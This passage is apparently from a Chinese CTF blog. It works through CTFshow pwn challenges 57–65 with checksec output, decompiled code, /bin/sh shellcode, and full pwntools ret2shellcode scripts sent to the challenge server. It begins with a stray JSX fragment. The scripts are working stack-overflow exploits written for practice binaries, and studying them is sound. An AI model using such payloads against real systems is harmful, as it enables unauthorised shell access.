border-t-2 border-gray-700/50 flex flex-col items-center justify-center relative transition-all duration-500 ${data & & !data.popped ? 'bg-cyan-900/20' : ''} ${data?.popped ? 'bg-gray-800/40 opacity-50' : ''}`} > {/* RSP Pointer */} < div className={`absolute -left-16 flex items-center text-yellow-400 font-mono text-xs font-bold transition-all duration-500 ease-in-out z-10 ${isRsp ? 'opacity-100 translate-x-0' : 'opacity-0 -translate-x-4'}`} > RSP < svg className=" ml-1" width=" 16" height=" 16" viewBox=" 0 0 24 24" fill=" none" stroke=" currentColor" strokeWidth=" 2" > < line x1=" 5" y1=" 12" x2=" 19" y2=" 12" /> < polyline points=" 12 5 19 12 12 19" /> < /svg> < /div> {/* Memory Address */} < div className=" absolute -right-24 text-gray-500 font-mono text-xs hidden sm:block" > {slot.address} {slot.label & & < div className=" text-[10px] text-gray-600" > {slot.label}< /div> } < /div> {/* Slot Content */} {data ? ( < > < div className={`font-mono text-sm ${data.popped ? 'text-gray-500 line-through' : 'text-cyan-300'}`}> {data.val}< /div> < div className=" text-xs text-gray-400 mt-1" > {data.label}< /div> < /> ) : isBase & & !data ? ( < span className=" text-gray-600 text-xs tracking-widest" > (栈底)< /span> ) : null} < /div> ); })} < /div> {/* Memory Layout Indicators */} < div className=" absolute left-2 bottom-6 text-gray-600 text-xs writing-vertical rotate-180 flex items-center gap-2 font-mono opacity-60" > < svg width=" 12" height=" 12" viewBox=" 0 0 24 24" fill=" none" stroke=" currentColor" strokeWidth=" 2" > < path d=" M12 5v14M19 12l-7 7-7-7" /> < /svg> 高地址在下 < /div> < /div> < /div> < /div> {/* Progress Bar */} < div className=" h-1 bg-gray-800" > < div className=" h-full bg-cyan-500 transition-all duration-300 ease-out" style={{ width: `${(step / (STEPS.length - 1)) * 100}%` }} /> < /div> < /div> < /div>
);
我们来看一下pwn57:
1 2 3 4 5 6 7 8 9 push 0x3b pop rax mov rdi,0x68732f6e69622f push rdi push rsp pop rdi xor rsi,rsi xor rdx,rdx syscall
补充:rax 处理系统调用号 push 0x3b/pop rax也可以挪到syscall的上面
这里已经是一个完整的shellcode了,直接ls、cat flag即可
(其实我以为这里会让我写一个shellcode出来…可以转到buuojctf刷pwn题的文档中看mrctf2020_shellcode题,这个是要来写shellcode的)
2026/3/9补充更短的shellcode
1 2 3 4 5 6 7 8 9 10 xor esi, esi push rsi mov rbx, 0x68732f2f6e69622f push rbx push rsp pop rdi push 59 pop rax cdq syscall

32位shellcode 在/usr/include/x86_64-linux-gnu/asm/unistd_32.h路径中能看到32位系统调用号
1 2 3 4 5 6 7 8 9 10 11 xor ecx,ecx xor edx,edx xor ebx,ebx push ebx push 0x68732f2f push 0x6e69622f mov ebx,esp xor eax,eax #系统调用寄存器 push 11 pop eax int 0x80
同pwn57,连上即可。
pwn58 1 2 3 4 5 6 7 8 9 10 11 12 $ file pwn pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=08e1f028d9d071183aaaab2db16603c8dd3d6807, not stripped $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/58/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: No canary found NX: NX unknown - GNU_STACK missing PIE: No PIE (0x8048000) Stack: Executable RWX: Has RWX segments Stripped: No
ida没办法反汇编,ai结果:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 #include <stdio.h> #include <unistd.h> void ctfshow (char *buf) { gets(buf); puts (buf); } void logo (void ) { puts ("...ascii art / banner..." ); puts ("* Classify: CTFshow --- PWN ---" ); puts ("* Type : Stack_Overflow" ); puts ("* Site : https://ctf.show/" ); puts ("* Hint : Use shellcode to get shell!" ); } int main () { char buf[160 ]; gid_t gid; setvbuf(stdout , NULL , 2 , 0 ); gid = getegid(); setresgid(gid, gid, gid); logo(); puts ("Just very easy ret2shellcode&&32bit" ); puts ("Attach it!" ); ctfshow(buf); ((void (*)())buf)(); return 0 ; }
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 from pwn import *context.log_level='debug' p = remote("pwn.challenge.ctf.show" , "28273" ) payload = asm(""" xor ecx,ecx xor edx,edx xor ebx,ebx push ebx push 0x68732f2f push 0x6e69622f mov ebx,esp xor eax,eax push 11 pop eax int 0x80 """ )p.sendlineafter(b"Attach it!" , payload) p.interactive()
pwn59 提交64位shellcode
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 from pwn import *p = remote("pwn.challenge.ctf.show" , "28217" ) context(arch='amd64' ,os='linux' ,log_level='debug' ) shellcode = asm(""" mov rdi,0x68732f6e69622f push rdi push rsp pop rdi xor rsi,rsi xor rdx,rdx push 0x3b pop rax syscall """ )p.sendline(shellcode) p.interactive()
pwn60 1 2 3 4 5 6 7 8 9 10 11 12 13 $ file pwn pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=47e6d638fe0f3a3ff4695edb8b6c7e83461df949, with debug_info, not stripped $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/60/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: No canary found NX: NX unknown - GNU_STACK missing PIE: No PIE (0x8048000) Stack: Executable RWX: Has RWX segments Stripped: No Debuginfo: Yes
1 2 3 4 5 6 7 8 9 10 11 12 int __cdecl main (int argc, const char argv, const char envp) { char s[100 ]; setvbuf(stdout , 0 , 2 , 0 ); setvbuf(stdin , 0 , 1 , 0 ); puts ("CTFshow-pwn can u pwn me here!!" ); gets(s); strncpy (buf2, s, 0x64u ); printf ("See you ~" ); return 0 ; }
gets()函数是没有边界检验的,现把s用shellcode填充+padding填充满之后,把返回地址覆盖为buf2即可再执行


利用pwndbg找到offset的值:
cyclic -n 4 200生成200个字符用于填充,然后复制值指当前目录下文档中
开始调试:
测出来是offset = 112
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 from pwn import *elf = ELF(r"E:\CTF\pwn学习\CTFSHOW\60\pwn" ) p = remote("pwn.challenge.ctf.show" , 28254 ) context(arch='i386' , os='linux' , log_level='debug' ) shellcode = asm(""" xor ecx,ecx xor edx,edx xor ebx,ebx push ebx push 0x68732f2f push 0x6e69622f mov ebx,esp xor eax,eax push 11 pop eax int 0x80 """ )buf2_addr = elf.sym['buf2' ] offset = 112 payload = shellcode.ljust(offset, b'a' ) + p32(buf2_addr) p.sendlineafter(b"me here!!\n" , payload) p.interactive()
pwn61 1 2 3 4 5 6 7 8 9 10 11 12 $ file pwn pwn: ELF 64 -bit LSB pie executable, x86-64 , version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64. so.2 , for GNU/Linux 3.2 .0 , BuildID[sha1]=10c1b0baf990f58a97c17f9db350ba59535626d4, not stripped $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/61/pwn' Arch: amd64-64 -little RELRO: Partial RELRO Stack: No canary found NX: NX unknown - GNU_STACK missing PIE: PIE enabled Stack: Executable RWX: Has RWX segments Stripped: No
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 int __fastcall main (int argc, const char argv, const char envp) { FILE *stdout @@GLIBC_2.2.5 ; _QWORD v5[2 ]; v5[0 ] = 0 ; v5[1 ] = 0 ; stdout @@GLIBC_2.2.5 = stdout ; setvbuf(stdout , 0 , 1 , 0 ); logo(stdout @@GLIBC_2.2.5 , 0 ); puts ("Welcome to CTFshow!" ); printf ("What's this : [%p] ?\n" , v5); puts ("Maybe it's useful ! But how to use it?" ); gets((__int64)v5); return 0 ; }
其实我一开始没看懂这个,所以直接连接一下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 $ nc pwn.challenge.ctf.show 28307 ▄▄▄▄ ▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄ ▄▄ ██▀▀▀▀█ ▀▀▀██▀▀▀ ██▀▀▀▀▀▀ ██ ██▀ ██ ██ ▄▄█████▄ ██▄████▄ ▄████▄ ██ ██ ██ ██ ███████ ██▄▄▄▄ ▀ ██▀ ██ ██▀ ▀██ ▀█ ██ █▀ ██▄ ██ ██ ▀▀▀▀██▄ ██ ██ ██ ██ ██▄██▄██ ██▄▄▄▄█ ██ ██ █▄▄▄▄▄██ ██ ██ ▀██▄▄██▀ ▀██ ██▀ ▀▀▀▀ ▀▀ ▀▀ ▀▀▀▀▀▀ ▀▀ ▀▀ ▀▀▀▀ ▀▀ ▀▀ * ************************************* * Classify: CTFshow --- PWN --- 入门 * Type : Stack_Overflow * Site : https://ctf.show/ * Hint : Use shellcode to get shell! * ************************************* Welcome to CTFshow! What's this : [0x7ffc08475060] ? Maybe it' s useful ! But how to use it?
发现他给了一个地址,根据这一条_QWORD v5[2]; // [rsp+0h] [rbp-10h] BYREF,能发现他这里栈情况应该如下:
1 2 3 缓冲区 v5: rbp-0x10 (16 字节) 保存的 rbp: rbp (8 字节) 返回地址: rbp+8 (8 字节)
所以payload可以把rbp+8的位置覆盖掉之后用64位的shellcode来填充,offset = 0x10+8
1 payload = payload = asm(shellcraft.sh()).ljust(offset, b'a' ) + p64(v5_addr)
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 from pwn import *import recontext(arch='amd64' , os='linux' , log_level='debug' ) p = remote("pwn.challenge.ctf.show" , "28145" ) p.recvuntil(b"What's this : [" ) v5_addr = p.recvuntil(b"]" ,drop=True ) print (v5_addr)offset = 0x10 +8 shellcode = asm(''' xor rax,rax push 0x3b pop rax xor rdi,rdi mov rdi ,0x68732f6e69622f push rdi push rsp pop rdi xor rsi,rsi xor rdx,rdx syscall ''' )payload = shellcode.ljust(offset, b'a' ) + p64(eval (v5_addr)) p.sendline(payload) p.interactive()
很美丽的一个payload,但是事实上跑一下,跑不出来。实际上的原因是shellcode的长度超过了24字节,会覆盖掉返回地址
1 2 print (shellcode)print (len (shellcode))
1 2 3 $ /usr/bin/python3 ./temp.py b'H1\xc0j;XH1\xffH\xbf/bin/sh\x00WT_H1\xf6H1\xd2\x0f\x05' 30

一个shellcode的长度就已经是30了,所以需要换一种写法,我们来看一下栈上情况:
1 2 3 4 5 6 低地址 [rbp-0x10] v5[0] <-- buf 起点 [rbp-0x08] v5[1] [rbp+0x00] saved rbp [rbp+0x08] saved rip 高地址
于是rop链如下:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 from pwn import *context.arch = 'amd64' context.os = 'linux' p = remote('pwn.challenge.ctf.show' , 28159 ) p.recvuntil(b"What's this : [" ) buf = int (p.recvuntil(b"]" , drop=True ), 16 ) p.recvuntil(b"how to use it?\n" ) shellcode = asm( '''xor rax,rax push 0x3b pop rax xor rdi,rdi mov rdi ,0x68732f6e69622f push rdi push rsp pop rdi xor rsi,rsi xor rdx,rdx syscall''' ) payload = b"A" * 0x18 payload += p64(buf + 0x20 ) payload += shellcode p.sendline(payload) p.interactive()
pwn62 1 2 3 4 5 6 7 8 9 10 11 12 $ file pwn pwn: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=fe75428b675bdebc2c77d0fd2f9726fb63f06f98, not stripped $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/62/pwn' Arch: amd64-64-little RELRO: Partial RELRO Stack: No canary found NX: NX unknown - GNU_STACK missing PIE: PIE enabled Stack: Executable RWX: Has RWX segments Stripped: No
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 int __fastcall main (int argc, const char argv, const char envp) { FILE *stdout @@GLIBC_2.2.5 ; _QWORD buf[2 ]; buf[0 ] = 0 ; buf[1 ] = 0 ; stdout @@GLIBC_2.2.5 = stdout ; setvbuf(stdout , 0 , 1 , 0 ); logo(stdout @@GLIBC_2.2.5 , 0 ); puts ("Welcome to CTFshow!" ); printf ("What's this : [%p] ?\n" , buf); puts ("Maybe it's useful ! But how to use it?" ); read(0 , buf, 56u ); return 0 ; }
offset = 0x10+8 = 24字节、返回地址8字节,剩给shellcode的空间就只有56-24-8 = 24字节,所以原本30字节的shellcode需要用更短的替换(见pwn57-64位shellcode):
1 2 b'1\xf6VH\xbb/bin//shST_j;X\x99\x0f\x05' 22
只有22字节;以下是payload
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 from pwn import *context.arch = 'amd64' context.os = 'linux' p = remote('pwn.challenge.ctf.show' , 28216 ) p.recvuntil(b"What's this : [" ) buf = int (p.recvuntil(b"]" , drop=True ), 16 ) p.recvuntil(b"how to use it?\n" ) shellcode = asm( '''xor esi, esi push rsi mov rbx, 0x68732f2f6e69622f push rbx push rsp pop rdi push 59 pop rax cdq syscall''' ) payload = b'A' *(16 +8 ) payload += p64(buf + 0x20 ) payload += shellcode p.sendline(payload) p.interactive()
pwn63 长度变成55,和上面同样的payload
pwn64 1 2 3 4 5 6 7 8 9 10 $ file pwn pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=fdd5061644dc69c2e4f2a0e98091901b4591be57, not stripped $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/64/pwn' Arch: i386-32-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x8048000) Stripped: No
NX enabled这里其实会怀疑他会不会没办法使用shellcode
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 int __cdecl main (int argc, const char argv, const char envp) { void *buf; buf = mmap(0 , 0x400u , 7 , 34 , 0 , 0 ); #7 意味着rwx alarm (10u ) ; setvbuf(stdout , 0 , 2 , 0 ); setvbuf(stderr , 0 , 2 , 0 ); puts ("Some different!" ); if ( read(0 , buf, 0x400u ) < 0 ) { puts ("Illegal entry!" ); exit (1 ); } ((void (*)(void ))buf)(); return 0 ; }
程序手动分配一块内存地址可读可写可执行,所以仍然可以在这里执行shellcode
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 from pwn import *p = remote('pwn.challenge.ctf.show' , 28234 ) context.arch = 'i386' context.os = 'linux' shellcode = asm( '''xor ecx,ecx xor edx,edx xor ebx,ebx push ebx push 0x68732f2f push 0x6e69622f mov ebx,esp xor eax,eax push 11 pop eax int 0x80''' ) p.send(shellcode) p.interactive()
pwn65 1 2 3 4 5 6 7 8 9 10 11 12 $ file pwn pwn: ELF 64 -bit LSB pie executable, x86-64 , version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64. so.2 , BuildID[sha1]=84749f36997eae166cd28943d6b30ec71b5761ed, for GNU/Linux 3.2 .0 , not stripped $ checksec pwn [*] '/mnt/hgfs/E/CTF/pwn学习/CTFSHOW/65/pwn' Arch: amd64-64 -little RELRO: Full RELRO Stack: No canary found NX: NX unknown - GNU_STACK missing PIE: PIE enabled Stack: Executable RWX: Has RWX segments Stripped: No
ai反编译结果如下:

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 int __fastcall main(int argc, const char argv, const char envp){ int i; // [rbp-4h] int n; // [rbp-8h] char buf[1024 ]; // [rbp-4 10h] BYREF write(1 , "Input you Shellcode" , 0x14u); n = read(0 , buf, 0x400u); if ( n <= 0 ) return 0 ; for ( i = 0 ; i < n; ++i ) { if ( buf[i] > 0x60 && buf[i] <= 0x7A ) continue ; if ( buf[i] > 0x40 && buf[i] <= 0x5A ) continue ; if ( buf[i] > 0x2F && buf[i] <= 0x5A ) continue ; printf("Good,but not right" ); return 0 ; } ((void (*)(void))buf)(); return 0 ; }
allowed = rb"**[0-9A-Za-z:;<=>?@]+**"
